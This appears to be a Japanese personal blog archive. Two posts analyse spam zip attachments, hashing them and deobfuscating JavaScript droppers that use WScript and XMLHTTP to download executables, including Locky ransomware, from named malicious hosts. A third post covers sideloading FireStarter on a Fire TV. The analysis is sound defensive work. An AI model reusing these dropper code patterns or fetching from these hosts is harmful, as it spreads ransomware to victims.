「パソコンのこと」カテゴリーアーカイブ

Spamがまだまだ来る。まじめに解析してみる。

ども。こんばんは。

えとForefrontライセンス切れてました・・・orz

なのでスパムも止まりません・・・。

今日はこんな感じ。

393a57a4c9d385b05cb4416c9ff2236b  Document2.zip
02ffcdd591dd08a2b6679dce2d613936  [メールアドレスっぽい]-payment_551377.zip
a1978df50a40ed8cbcc164c28a518a1b  scan_57831323.zip
610a902dc4c9182cb0262561cb3cc5e8  payment_details[メールアドレスっぽい]_004397.zip

さてとりあえず「Document2.zip」でも見てみますか。

instability(“http://dmvfredevent”+(“blake”,”technology”,”s.com/3476grb4f434″)+”r.”+(“aristocrat”,”paintings”,”spotless”,”exe”),”lVsDqX”);

まあこうでしょうね。

hxxp://dmvfredevents[.]com/3476grb4f434r[.]exe

落ちてきたのは

d3effa917bd98261c17308a93e70a232  3476grb4f434r.exe

動的解析結果
https://malwr.com/analysis/ZWMzM2ZhYzM5ODdlNDA1ZGJkZmNjZTdjNDc3YmYyNDQ/

VirusTotal
https://www.virustotal.com/en/file/e0f73a587a83d293457f000ea4680576c889038634e5ca5a882f521002ab6506/analysis/

Lockyとかいうランサムウェアに感染させようとしているようですね。

どうでもいいですけど、ランサムウェアってずーっと

Run Somewhere

だと思ってました。。。どこでも動く的な。。。

もうこのスパムシリーズやめて、さっさとアンチスパム考えたほうがよさげだわ・・・。

っと思ったら

02ffcdd591dd08a2b6679dce2d613936  [メールアドレスっぽい]-payment_551377.zip

これちょいと種類が違うっぽい?

zipの中身は

5d435a6c3e269b6bfa3ed869b3087460 oo3W.bin
12d0e7e33a9669563bea07cfe5faa64a PMT8252fde.js.js
fe6ff7f6f37be71b5ca8f19df5c4772a SmQ.bin

JSも難読化されてるっぽいし、なんか変なbinがある!
このbinの中身なんだろう。意味ないデータっぽい気もする??

とりあえずこの辺のツールで見やすくして解析ですかね。

http://www.jsnice.org/

うわぁ・・・めんどくさ・・・

***** 結論だけ先に書きます ****

hxxp://kanberdemir[.]com/b5uas
8b6bc36cf0fc6db4fe7f2257cdc75905  b5uas

********************************
ところどころ、WScriptとかXMLHttpとかADODBとかが読み取れるのはダミーか???
CreateObjectとかも見え隠れするからやっぱり本物かな・・・。

このあたりのコードを気合解析。

/** @type {string} */
var fkG = “5uas”;
/** @type {string} */
var Rcb = “om/b”;
/** @type {string} */
var k0 = “mir.c”;
/** @type {string} */
var oZ = “berde”;
/** @type {string} */
var tg = “//kan”;
/** @type {string} */
var tX = “http:”;
/** @type {string} */
var GX = “GET”;
/** @type {string} */
var OV = “open”;
/**
* @param {string} context
* @return {?}
*/
function Ezn(context) {
/** @type {string} */
var n = “s”;
return “” + context + “”;
}
/** @type {string} */
var = “s.exe”;
/** @type {string} */
var pCp = “l1dWa”;
/** @type {string} */
var et = “6vEY”;
/** @type {string} */
var RS = “%/”;
/** @type {string} */
var nZ = “%TEMP”;

とりあえずドメインっいのを見つけた。
どう並び替えられるのかを追いかけてみる。

var tX = “http:”;
var tg = “//kan”;
var k0 = “mir.c”;
var Rcb = “om/b”;

こっからこの変数の使われ方的にこのへんか?

Ad[OV](GX, tX + tg + YL(oZ) + k0 + Rcb + fkG, false);

GX

var GX = “GET”;

tX

var tX = “http:”;

tg

var tg = “//kan”;

YLとoZ。ん??そのまま返される??

function YL(regex) {
/** @type {string} */
var n = “s”;
return “” + regex + “”;
}

var oZ = “berde”;

ko

var k0 = “mir.c”;

Rcb

var Rcb = “om/b”;

fkG

var fkG = “5uas”;


お、「kanberdemir[.]com/b5uas」っぽいな。
現時点でのIPアドレスは

81[.]22[.]110[.]190


ほいで続いて、

var Rz = “s.exe”;

からexeを追ってみる。
Rzが使われているのは・・・

var I = function() {
return rXo[YC + aG + C + GnA(a) + Da + t](nZ + RS) + Ezn(et) + pCp + Rz;
};

orz

でも頑張ってみる。
関数の配列とかマジ勘弁。。。

rXo、RK、P0、kH、nbn、Qb

var rXo = function qy() {
return WScript[RK](P0 + kH + nbn + Qb);
}();
↓
var P0 = “WScr”;
var kH = “ipt.”;
var nbn = “Shel”;
var Qb = J[“c” + “h” + “ar” + “A” + “” + “t” + “”](4);
var J = “LfzGlkF”;

ヽ(`Д´#)ノ ムキー!!
WScript.Shellじゃねーか!
・・・まぁ見た感じそうだと思っていますた。。。

var RK = “CreateObject”;

var YC = “Expa”;
var aG = “ndEn”;
var C = “viron”;

var a = “mentS”;
function GnA(x) {
/** @type {string} */
var n = “s”;
return “” + x + “”;
}

var Da = “trin”;
var t = “gs”;

できた
#これで%TEMP%かな。。。

ExpandEnvironmentStrings

Eznとet

function Ezn(context) {
/** @type {string} */
var n = “s”;
return “” + context + “”;
}

var et = “6vEY”;

pCp

var pCp = “l1dWa”;

Rz

var Rz = “s.exe”;

ここまでまとめると

var I = function() {
return rXo[ExpandEnvironmentStrings](%TEMP%/)  + 6vEYl1dWas.exe;
};

あぁ、こりゃ違うわ。保存先っぽいなTEMPをwscriptで取ってきてるだけだな。。。

見てないけどどうせこんな感じなると予想

WScript.CreateObject("WScript.Shell")
expandEnvironmentStrings("%TEMP%")


ここまでで飽きたから

var EZ = “MSXML2.XMLHTTP”;

こっちをおってみるかとおもったけどEZねーし・・・。

こっちからいくか?

/** @type {string} */
var Dhd = “Respo”;
/** @type {string} */
var Lnx = “nseBo”;
/** @type {string} */
var l = “dy”;

ResponseBody

もう疲れた。

はい。適当にコード見てたら「07t9gasdf76ags」ってちょっと長めの文字列があったのでこれでぐぐりました。

https://www.hybrid-analysis.com/sample/4db44312481ee6956e109eb2921b0dcec0cc05b1a8703e7ea7cfda96d5df5117?environmentId=4

でもこれともちょっと違うなー

あああああこれじたいファイルじゃん。今気づいた・・・。

hxxp://kanberdemir[.]com/b5uas

8b6bc36cf0fc6db4fe7f2257cdc75905  b5uas

いまんとこハッシュじゃ情報なしかな??

ちなみにやってるのはやっぱりここだね。

try {
Ad[OV](GX, tX + tg + YL(oZ) + k0 + Rcb + fkG, false);
→Ad[open](GET, あのURL, false);
Ad[xS]();
→Ad[send]()
/** @type {string} */
dQN = “Sleep”;
for (;Ad[v + k1(Yl) + nN(DuN)] < 4;) {
WScript[dQN](Nad() * 10);
}
/** @type {number} */
nQr = QR;

もう疲れた。寝よ。

ではでは。またの機会に。


スパムが急増・・・ForeFrontをすり抜ける?

ども。こんばんは。

最近異様にスパムが来ます。

決まってzipファイルが添付されていて、今んとここんな感じ。

6032eaec1f2bc8e7dd3397752d95e9fa Document 2.zip
747a0958f1a640e69dffb47d8f722d65 Image0812377663977.zip
9c7e61191cd20799409fb0fc7846d647 Image83801387530425.zip
4a7d8aa3770ab633f9f48187d60a9e05 SKMBT_C6626610665883.zip
bf2d74135b470b9009e59c47dd2e4c61 SKMBT_C9590303963783.zip
21d237c9565504b7cc679da9ec93e361 invoice_[メールアドレスっぽい]_316566.zip
e613abec63571b92f76a67bb7f7ad98b scanned_doc_00594679.zip
1d151d97620d7a0aa8922ecdcf4e5331 scanned_doc_09622010.zip
c57c6807da4c057ba33bb41de664b00d statement_[メールアドレスっぽい]_337450.zip
650e3adc5475e2a43ec1ea281825c384 warning_66901940.zip

Fromが自分のアドレスで本文に

Sent from my Sony Xperia™ smartphone

とか書いてあるやつもあった。。。おいらはXperiaは持ってないぞ。。。

ちゃんと全部は調べてないのですが、中身はほとんどJSっぽい。

とりあえず適当に2つくらい解凍後のJSを見ていると両方ともにこんなコードが・・・

その1

screensaver(“h”+”ttp://ww”+”w.”+”gosocial”+”.org”+”/7″+”62″+(“attractive”,”freehold”,”wallow”,”trg22e”)+”2.”+”exe”,”WSnG
AqVdLdb”);

その2

screensaver((“interim”,”sticker”,”awful”,”changelog”,”h”)+(“unfeigned”,”jasper”,”tt”)+(“myrtle”,”happening”,”differ”,”po
lymer”,”p://dev2″)+(“alternative”,”borough”,”minds”,”skype”,”.d”)+”ev.f”+”an”+(“bronchitis”,”partiality”,”defendant”,”au
burn”,”js.com/7″)+(“inlet”,”alloy”,”racial”,”carey”,”62″)+(“discernment”,”spies”,”surely”,”tr”)+(“confusion”,”montana”,”
g2″)+”2e2.exe”

それぞれアクセス先はこうなると思われ。

hxxp://www[.]gosocial.org/762trg22e2.exe
hxxp://dev2[.]dev[.]fanjs[.]com/762trg22e2.exe

「762trg22e2.exe」を落とそうとJQueryのscreensaverでアクセスさせるっぽい。

両方アクセスしてみるとファイルはありましたね。ハッシュも同じですね。

38c9364d25d3893cef68e1c301895c6f  762trg22e2.exe

動的解析結果
https://malwr.com/analysis/M2ZmNWJkODNjYWNlNGJlYzk1ZDBhMDQyNjc3YTU4Yzc/

こいつ何するんだろう?
ちな、Nroton先生では引っかかりませぬ。というかまだ何処のベンダーでも引っかからないっぽい。


うーん。残りのやつも調べてもおんなじ感じがするなー。

それにしてもForefronで止まらないってなんでだろう・・・。

てかこのメールが着始めたメールアドレスあんまり外に出してないのになー。腹立つなー。

ではでは。またの機会に。


結局Firestarter入れてしまった。

入れてしまいました。

基本的には以下を参考にさせていただきました!

http://www.dalahast.jp/2015/12/31/review-of-amazon-fire-tv-with-kodi/

簡単に手順メモ
・Apps2Fireを手持ちのAndroidに仕込んでおく。
・仕込んだAndroidから以下のサイトのapkをダウンロードしてインストールする。(今回はv3.2.2)
https://github.com/sphinx02/FireStarter/releases
・Apps2Fireの[Setup]でFire TVのIPアドレスを設定してSaveしておく。


・Fire TV側で[システム]->[開発者オプション]->「ADBデバッグ」と「不明なソースからの…」を”オン”に。IMAG0138
※Apps2Fireの[Setup]にも手順は書いてある。
→これができていないとApps2FireでFire TVのアプリケーションなどが認識されないので注意。
・Apps2FireのLocal AppからFirestarterを飛ばす。
・FierstarterがインストールされたことをFire TVで確認
IMAG0139
